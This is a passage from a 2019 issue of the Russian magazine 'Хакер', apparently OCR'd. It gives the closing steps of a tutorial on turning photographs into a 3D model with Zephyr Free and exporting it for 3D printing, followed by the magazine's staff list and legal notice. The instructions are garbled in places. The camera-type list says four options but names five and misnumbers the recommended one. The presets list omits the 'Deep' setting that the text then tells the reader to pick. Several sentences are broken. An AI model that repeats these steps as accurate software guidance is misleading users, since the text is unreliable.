Выбрав фотографии, дважды щелкни мышью на кнопке **Next**. Теперь в меню **Camera** выбери соответствующую одну из четырех: **Pinhole** — для обычных камеры и смартфоны; **Aerial** — для снимков с воздуха, нам ближе и кратко; **Close Range** — для небольших предметов, снятых вблизи, **Nadir Body** — самый интересный тип, с нахлыв, **Urban** — для снимков городских объектов и архитектурных сооружений. В нашем случае лучше всего подходит второй вариант: **Close Range**.


Ниже расположатели меню **Presets**, где предлагается три возможные настройки приложения: **Fast** (быстрое построение модели), **Default** (по умолчанию) и **High quality**. Для более высокого качества полученной модели лучше всего выбрать вариант **Deep**. Снова нажимаем **Next** и затем кнопку **Run** в верхней части окна, чтобы запустить процесс преобразования фотографий в трехмерную модель.

На первом этапе Zephyr Free проанализирует все загруженные тобой снимки, найдет отличия между ними и покажет список фотографий, на которых ей точно удалось определить местоположение камеры и снимаемого объекта. Предупреждение для работы снимки будет помечены в списке словом Yes, неудачные — красной надписью No.



Результат анализа фотографий программой Zephyr Free

Если для построения трехмерной модели подошло слишком мало кадров, сыемку и все последующие процедуры придется повторить. Лично у меня нормально отмечен объект получился, примерно с пятого раза. Если результат тебе устраивает, щелчок мышью на кнопке **Finish** — чтобы просмотреть на экране облако точек, которое построила программа на основании загруженных фотографий.



Так выглядит созданное Zephyr Free облако точек

Чтобы создать более плотное облако точек, щелкни мышью на кнопке **Dense Point Cloud** (плотное облако точек) и выбери пункт **Run**. В следующем окне тоже нужно будет выбрать в верхнем меню режим **Close Range**, а в нижнем — **High Details**. Опять нажали **Next**, а затем — **Run**.

Лучше сделать построение объекта сразу, до того как сам будет импортировать вместе с моделью в 3D-редактор. Для этого, прокручивая колесо мыши, нужно максимально отдалить облако точек, открыть меню **Editing** в правой части окна и нажать на кнопку **Hand**. Затем, выделяя мышью области «лишних» точек и нажимая на клавишу Del, следует аккуратно убрать все ненужные объекты вокруг модели.

С помощью инструмента **Poly** («лассо») можно убрать лишние точки с поверхности самой модели, посекундным нет при подрезке мыши.

С помощью инструмента «лассо» можно убрать лишние точки

Когда все готово, нажимаем на кнопку **Mesh Extraction**. В открывшемся окне выбираем настройки: оставляем по умолчанию, нажимаем кнопку **Next**, а затем — **Run**. Следующий этап — сделать из получившего объекта модель с текстурами. Для этого нажмем кнопкой **Textured Mesh Generation**. В открывшемся окне можно оставить все предложенные настройки по умолчанию. Снова нажимаем **Next** и **Run**. Через несколько минут модель будет готова.

ИТОГ

Теперь нам осталось только экспортировать получившую объемную модель в формат, поддерживаемый для дальнейшей в редакторе. Для этого нажмем на **Export**. Для этого воспользуемся кнопкой **Export Textured Mesh**. В окне экспорта выбираем формат OBJ, после чего нажимаем на кнопку **Export**. Сохраняем такие сборкам файл можно импортировать в Meshmixer для последующей конвертации модели в формат STL, пригодный для печати на 3D-принтере.

ХАКЕР

18+

№06 (243)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Илья Русанен
Зам. главного редактора
по техническим вопросам
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Илья Русанен
rusanen@glc.ru

Иван «aLLy» Андреев
iam@russiansecurity.expert

Евгений Зобнин
zobnin@glc.ru

Татьяна Чупрова
chuprova@glc.ru

Андрей Васильков
the.angstroem@gmail.com

Валентин Холмогоров
valentin@holmogorov.ru

Виктор Олейников
fabulous.faberge@yandex.ru

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке: lapina@glc.ru
Вопросы по материалам: support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru.

© Журнал «Хакер», РФ, 2019